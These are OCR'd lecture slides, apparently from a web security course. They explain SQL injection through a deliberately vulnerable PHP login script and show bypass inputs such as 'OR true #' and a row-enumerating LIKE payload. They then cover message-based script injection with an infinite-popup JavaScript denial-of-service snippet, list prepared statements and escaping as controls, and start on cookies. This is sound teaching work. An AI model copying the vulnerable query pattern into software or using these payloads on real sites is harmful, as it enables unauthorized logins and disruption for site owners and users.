<?php
$user=$_POST["uname"];
$pass=$_POST["pwd"];

//connect to DB……..

$query = "SELECT * FROM users WHERE uname='$user' AND passwd=PASSWORD('$pass')";
echo "<br>Will send this query: <br>".$query."<br><br>";

$result = mysql_query($query) or die('Query failed: ' . mysql_error());

if (mysql_num_rows($result)==0) {
    echo "Wrong Username/Password combination. <br> Access Denied<br>";
} else {
    echo "user found";
}
```

SQL Injection




```
// Printing results in HTML
echo "<br><br><table border=1>\n";
while ($line = mysql_fetch_array($result, MYSQL_ASSOC)) {
    echo "\t<tr>\n";
    foreach ($line as $col_value) {
        echo "\t\t<td>$col_value</td>\n";
    }
    echo "\t</tr>\n";
}
echo "</table>\n";
```

SQL Injection

- Q: how can we manipulate the query?

```
SELECT *
FROM users
WHERE uname='$user'
AND passwd=PASSWORD('$pass')
```

- With user input:

```
SELECT *
FROM users
WHERE uname='robert'
AND passwd=PASSWORD('robert')
```

SQL Injection

- Q: how can we manipulate the query?

```
SELECT *
FROM users
WHERE uname='robert'
AND passwd=PASSWORD('robert')
```

- What if we include a ' in the input? To end the string …

```
SELECT *
FROM users
WHERE uname='robert' '
AND passwd=PASSWORD('$pass')
```

SQL Injection


- Need to terminate the rest of the query. How?

```
SELECT *
FROM users
WHERE uname='robert' # '
AND passwd=PASSWORD('$pass')
```

- The new query logic:

```
SELECT *
FROM users
WHERE uname='robert'
```

SQL Injection



SQL Injection

- Need to terminate the rest of the query. How?


```
SELECT *
FROM users
WHERE uname='robert' # '
AND passwd=PASSWORD('$pass')
```

You can add your own query logic here….

- Add other query logic…

```
SELECT *
FROM users
WHERE uname='robert' OR true # '
AND passwd=PASSWORD('$pass')
```


SQL Injection



SQL Injection

- Add other query logic…


```
SELECT *
FROM users
WHERE uname='0' OR first LIKE 'Jam%' # '
AND passwd=PASSWORD('$pass')
```



SQL Injection


- SQL Injection
  - Effectively changing the query logic
  - May execute shell commands (need support from database server)
  - Responsible for many password breaches.
    - E.g. Yahoo! Email password disclosure in 2012.
  - Controls
    - Prepared statements – first define query logic (build the query tree), then pass parameters.
    - Escaping: disallow such charactors

Malicious Content Injection



Malicious Content Injection


Send a message to James.



Malicious Content Injection

James logs in

The message is displayed



Malicious Content Injection

- Maybe I can send some FUN stuff…
- Javascript
  - A scripting language used to improve the quality of webpages
    - Create dialogs, forms, graphs, …
    - Built upon API functions
  - Should have **NO** ability to read local files, or open connections
  - However…

Malicious Content Injection


- Maybe I can send some FUN stuff…
- Javascript
  - However, it's the source of most recent security holes in Firefox and IE:
    - DOS – the infinite popup script
    - Spoofing – easy to create password dialogs
- What if I send:

```
<script language="javascript">
  function popup(){
    while (1 == 1) {
      window.open("http://www.yahoo.com");
    }
  }
  </script>
```

Cookies


- Let's dig further…

How is this possible?



Cookies

- Cookie
  - A cookie is a file created by an Internet site to store information on your computer
  - Offload server state to browsers

